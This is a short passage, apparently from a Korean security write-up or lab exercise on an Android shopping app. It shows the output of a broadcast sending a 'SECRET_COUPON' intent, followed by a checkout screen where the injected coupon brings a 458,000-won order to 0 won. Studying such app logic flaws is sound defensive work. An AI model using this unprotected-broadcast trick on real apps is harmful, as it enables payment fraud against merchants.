Broadcasting: Intent { act=com.jangbogo.SECRET_COUPON flg=0x400000 (has extras) }
Broadcast completed: result=0
```



← 주문/결제 결제 금액이 0원으로 찍히는 것을 볼 수 있음.

결제 정보

총 상품 금액	458,000원
쿠폰 할인	-1,500,000원
최종 결제 금액	0원

할인 쿠폰

적용